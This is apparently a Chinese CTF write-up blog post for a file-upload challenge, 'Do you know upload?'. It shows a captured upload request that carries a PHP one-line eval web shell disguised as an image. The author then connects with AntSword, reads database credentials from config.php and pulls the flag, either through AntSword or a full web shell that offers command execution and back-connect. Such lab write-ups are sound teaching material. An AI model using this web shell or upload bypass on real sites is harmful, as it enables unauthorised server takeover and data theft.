

# 第三届“百越杯”福建省高校网络安全大赛 Do you know upload?

原创


bfengji 于 2020-09-10 10:52:15 发布 372 收藏

分类专栏: [文件上传](#) 文章标签: [数据库](#) [php](#) [mysql](#) [安全](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/rfrdr/article/details/108508537>

版权



[文件上传](#) 专栏收录该内容

23 篇文章 1 订阅

订阅专栏

WP


首先我们进入环境, 发现是一个文件上传的题目。我们首先上传一个一句话木马, 而且直接burp抓包进行前端绕过:

```
Request:
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://0378f6cbf104409cb0b2d355c5ecfe6da493f5ec70e34686.changame.ichunqiu.com/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: chkphone=acWkNpxhQpDiAchhNuSrEgy1QuDI00000; __jsluid_h=07ba8c90740c24611b49cbceb719246; c1_session=e944320216147079250ae787ea6d424238ae6370; PHPSESSID=tekp9151p55drfh5cIud22cut7; loginpass=e10adc3949ba39abbe56e057f20f883e
14 Connection: close
15
16 -----WebKitFormBoundaryWeSubNkq87ot3vf7
17 Content-Disposition: form-data; name="dir"
18
19 /uploads/
20 -----WebKitFormBoundaryWeSubNkq87ot3vf7
21 Content-Disposition: form-data; name="file"; filename="XiaoMa.php"
22 Content-Type: image/jpeg
23
24 <?php
25 @eval($_POST['feng']);?>
26 -----WebKitFormBoundaryWeSubNkq87ot3vf7
27 Content-Disposition: form-data; name="submit"
28
29 Submit
30 -----WebKitFormBoundaryWeSubNkq87ot3vf7--
31

Response:
14 </head>
15
16 <body>
17 <h1>
18 图片上传
19 </h1>
20
21 <form action="" method="post" enctype="multipart/form-data">
22 <label for="file">
23 文件名:
24 </label>
25 <input type="hidden" name="dir" value="/uploads/" />
26 <input type="file" name="file" id="file" />
27 <br />
28 <input type="submit" name="submit" value="Submit" />
29 </form>
30 <!--
31 include($_GET['file']);
32 -->
33
34 Upload: XiaoMa.php<br />
35 Type: image/jpeg<br />
36 Size: 0.0302734375 Kb<br />
37 Stored in: upload/XiaoMa.php
38 </body>
39 </html>
40
```


发现直接就上传成功了, 当时还有点不可思议。然后我们用蚁剑连一下试试, 发现连上去了:

名称	日期	大小	属性
XiaoMa.jpg	2020-09-10 02:16:49	31 b	0644
XiaoMa.php	2020-09-10 02:16:31	31 b	0644



我以为这题真的这么简单，就去前面的目录找flag，发现找不到。。。

我以为是把flag藏起来了，我上传个php文件里面用system("find / -name flag\*");来找，结果别问，问就是心态爆炸：




最后我也没找到flag。只能去看WP，知道了新的姿势：

以前我连上蚁剑就以为连上了所有的东西，原来我其实并没有连上数据库。

我们注意html文件下面有一个config.php:




这是个数据库配置文件，看到这个文件也就应该往数据库上面想，可是我还真不知道这是个数据库配置文件。。。 (萌新落泪)  
我们进入config.php就可以获得登进数据库的用户名和密码了:




这时候我们有两种方法进入数据库:

## 方法一：使用蚁剑连接


我以前真不知道蚁剑还能连数据库，我找了好久才发现原来在这里:



我们点击一下数据操作，就可以进入界面。之后点击左上方的添加，然后进行连接：




连接成功后进入数据库，我们最后找到flag那里。注意的是，点那个flag没有用，你还要点右边执行SQL中的执行就可以获得flag了：




## 方法二：使用大马


一般来说都是用小马来上传大马。我们这里就直接上传大马了。



上传成功后在网页中进入大马:



我们进入MySQL管理，进行登录:



地址: localhost 用户: ctf 密码: ctfctcf 连接

Processed in 0.024356 second(s)

<https://blog.csdn.net/frider>

进入之后找到flag就可以了:

63d8993c09a549e3aad1b9f1b36afb101fa86df9f9c9445a.changame.ichunqiu.com (183.222.96.251)

Linux aa5bdd53b61a 4.4.169-1.el6.elrepo.x86\_64 #1 SMP Fri Dec 21 11:47:22 EST 2018 x86\_64 / User:33 ( ) / Group: 33 ( )

[注销](#) | [文件管理器](#) | [MySQL管理](#) | [执行命令](#) | [PHP变量](#) | [端口扫描](#) | [安全信息](#) | [Eval PHP代码](#) | [Back Connect](#)

编码: gbk

MySQL 管理 »

地址: localhost 用户: ctf 密码: ctfctcf 连接

MySQL 5.5.57-0ubuntu0.14.04.1 running in localhost as ctf@localhost

ctf

Current dababase: ctf | Current Table: flag [ Structure ]

Run SQL query/queries on database ctf:

SELECT \* FROM flag LIMIT 0, 30

Query

Query#0 : SELECT \* FROM flag LIMIT 0, 30

flag

flag{c911d360-c853-495b-bd3c-94054d1a1716}

Processed in 0.046561 second(s), 3 queries

<https://blog.csdn.net/frider>

## 总结

这题其实不算难，但是对于蚁剑连接之后还可以连数据库这里我是真的不知道，还有config.php那里也是我的知识盲区。只能说，多学，多做，多积累。时间会沉淀一切，自己一定可以慢慢变强的。